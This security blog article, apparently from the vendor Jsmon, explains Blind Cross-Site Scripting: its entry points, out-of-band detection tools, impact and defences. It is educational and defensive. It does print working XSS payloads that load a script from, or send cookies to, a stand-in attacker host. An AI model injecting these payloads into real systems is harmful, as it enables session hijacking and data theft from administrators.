What is Blind Cross-Site Scripting (Blind XSS)? Ways to Exploit, Examples and Impact
Learn how Blind XSS works, common exploit examples, and impact. Discover how to detect and prevent this dangerous out-of-band vulnerability today.

Cross-Site Scripting (XSS) has remained a top-tier web security threat for decades, but while most developers are familiar with Reflected and Stored XSS, a more elusive variant often slips through the cracks: Blind Cross-Site Scripting. In this guide, we will explore the technical mechanics of Blind XSS, how it differs from traditional vulnerabilities, and the real-world impact it can have on your infrastructure. To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.
What is Blind Cross-Site Scripting (Blind XSS)?
Blind Cross-Site Scripting is a specialized form of Stored XSS where the attacker's payload is saved by the application but executed in a part of the application (or a completely different application) that the attacker cannot see. The term "blind" refers to the fact that the attacker does not receive an immediate response or feedback from the web server indicating whether the payload was successful.
In a standard Stored XSS attack, the attacker might inject a script into a comment section and then view that same comment section to see the script execute. In a Blind XSS scenario, the attacker might inject a payload into a feedback form, a support ticket, or a log-processing system. The payload is then rendered and executed when an administrator or a back-end employee views that specific entry in a private, internal dashboard. Because the attacker lacks access to the internal dashboard, they must rely on "Out-of-Band" (OOB) techniques—such as a callback to a server they control—to confirm the vulnerability exists.
How Blind XSS Differs from Stored XSS
While Blind XSS is technically a subset of Stored XSS, the distinction lies in the "Execution Environment."
- Visibility: In Stored XSS, the execution usually happens on a page the attacker can navigate to. In Blind XSS, the execution happens on a page the attacker has no permission to view.
- Feedback Loop: Traditional XSS allows for immediate debugging. Blind XSS requires an automated callback mechanism (like an HTTP request to a listener) to alert the attacker that their script has run.
- Target Audience: Stored XSS often targets general users. Blind XSS almost exclusively targets high-privileged users, such as system administrators, support agents, or security analysts who interact with backend data.
The Role of Backend Infrastructure
Modern applications often pass user input through multiple layers. A string entered in a mobile app might travel through an API, be stored in a database, and eventually be pulled into a log analysis tool or a customer relationship management (CRM) system. If any of these downstream systems fail to sanitize the input before rendering it in a browser, a Blind XSS vulnerability is born. This makes it particularly dangerous because the vulnerability might not exist in the public-facing application, but rather in a legacy internal tool that hasn't been audited for years.
Common Vulnerable Entry Points for Blind XSS
Attackers look for fields that are likely to be viewed by administrative staff. If you are performing a security audit or using a tool like Jsmon to map your attack surface, keep an eye on these common entry points:
- Contact and Feedback Forms: These are the classic entry points. Messages sent here are almost always viewed in an internal portal.
- Support Tickets: Similar to feedback forms, the "Subject" or "Description" fields are prime real estate for payloads.
- User-Agent Strings: Many logging systems record the
User-Agentof every request. If an admin views these logs in a web-based log viewer (like an old version of ELK or a custom dashboard), an injected script in the User-Agent header will execute. - Error Reports and Exception Handling: When an application crashes, it might log the input that caused the crash. If a developer views these logs in a browser, the malicious input can trigger.
- Profile Information: Fields like "Address" or "Company Name" might not be displayed to other users but are frequently viewed by billing or support departments.
- Chat Bots: When a user interacts with a support bot, the transcript is often reviewed by a human supervisor later.
How to Detect Blind XSS
Since you cannot see the output of your injection, detection requires an external listener. The general workflow for detecting Blind XSS is as follows:
- Payload Injection: The attacker submits a payload containing a script that makes a request to an external server.
- Persistence: The payload is stored in the database.
- Trigger: An admin views the data, causing the script to execute in their browser.
- Callback: The script sends data (like the admin's cookies or the URL of the internal page) back to the attacker's server.
Using XSS Hunter and Burp Collaborator
Two of the most popular tools for detecting Blind XSS are XSS Hunter and Burp Suite Collaborator.
- XSS Hunter: This tool provides a specialized dashboard and a variety of "polyglot" payloads. When a payload fires, XSS Hunter captures a screenshot of the admin's page, the DOM, the cookies, and the IP address, and sends an email alert to the attacker.
- Burp Collaborator: This is a service that identifies out-of-band interactions. You can generate a unique subdomain (e.g.,
xyz.oastify.com) and include it in your payload. If the server or a browser makes a DNS or HTTP request to that subdomain, Burp Suite flags it.
Blind XSS Exploit Examples and Payloads
To understand the threat, we must look at how the payloads are structured. A successful Blind XSS payload must be robust enough to execute in various HTML contexts (e.g., inside an <a> tag, a <script> tag, or a <div>).
Example 1: The Basic Callback
This payload simply tries to load a remote script. If the admin's browser renders this, the attacker will see a hit in their web logs.
"><script src="https://attacker-listener.com/log.js"></script>
Example 2: The Image Tag Trick
If <script> tags are filtered, an attacker might use an <img> tag with an invalid src and an onerror event handler.
<img src=x onerror="fetch('https://attacker-listener.com/?c=' + document.cookie);">
Example 3: The Blind XSS Polyglot
Professional bug hunters use "polyglots"—complex payloads designed to break out of multiple types of HTML attributes and tags simultaneously. Here is a simplified example of a polyglot approach:
javascript:/*--></title></style></textarea></script></xmp><svg/onload='+/"/+/onmouseover=1/(fetch("https://yourserver.com"))//'>
In this case, the payload attempts to close various tags (title, style, textarea, script) and then uses an svg element with an onload event to trigger the callback. This increases the likelihood of execution regardless of where the string is placed on the backend page.
The Impact of a Successful Blind XSS Attack
The impact of Blind XSS is often significantly higher than Reflected XSS because the victim is almost always an administrative user with elevated privileges.
- Session Hijacking: By stealing the
document.cookieof an administrator, an attacker can take over the admin session and gain full control of the application backend. - Internal Network Reconnaissance: The injected script runs inside the victim's browser. If the victim is on an internal corporate network, the script can be used to scan internal IP addresses or access internal-only tools that are not exposed to the internet.
- Data Exfiltration: Attackers can write scripts that scrape the content of the admin dashboard, extracting sensitive customer data, financial records, or system configurations.
- Phishing and Credential Theft: The script can modify the DOM of the admin panel to show a fake login prompt, tricking the admin into re-entering their credentials.
How to Prevent Blind XSS Attacks
Preventing Blind XSS requires a defense-in-depth strategy. You cannot rely solely on filtering the input at the entry point; you must ensure that every internal system handles data safely.
1. Context-Aware Output Encoding
This is the most effective defense. Every time data is rendered in a browser—whether it's on a public page or an internal dashboard—it must be encoded for the specific context. For example, if data is placed inside a <div>, it should be HTML-entity encoded. If it's placed inside a JavaScript variable, it should be Unicode escaped.
2. Implement a Strong Content Security Policy (CSP)
A well-configured CSP can prevent Blind XSS from firing by restricting which domains the browser is allowed to load scripts from and where it can send data. For example, a policy that disallows unsafe-inline and restricts script-src to trusted domains would neutralize most Blind XSS payloads.
Content-Security-Policy: default-src 'self'; script-src 'self' https://trusted.cdn.com;
3. Use the HttpOnly Cookie Flag
While this doesn't prevent the XSS itself, setting the HttpOnly flag on sensitive session cookies prevents them from being accessed via document.cookie, significantly reducing the impact of a successful attack.
4. Input Validation and Sanitization
Validate input against a strict allow-list. If a field is supposed to be a phone number, do not allow < or > characters. Use established libraries like DOMPurify to sanitize HTML if you absolutely must allow some markup.
Conclusion
Blind Cross-Site Scripting is a dangerous, "set-and-forget" vulnerability that targets the heart of an organization's administrative infrastructure. Because it bypasses traditional testing methods that look for immediate feedback, it requires specialized tools and a proactive security mindset to identify. By understanding the flow of data from public inputs to internal dashboards, and by implementing robust output encoding and CSPs, organizations can defend against these invisible threats.
To proactively monitor your organization's external attack surface and catch exposures before attackers do, try Jsmon.



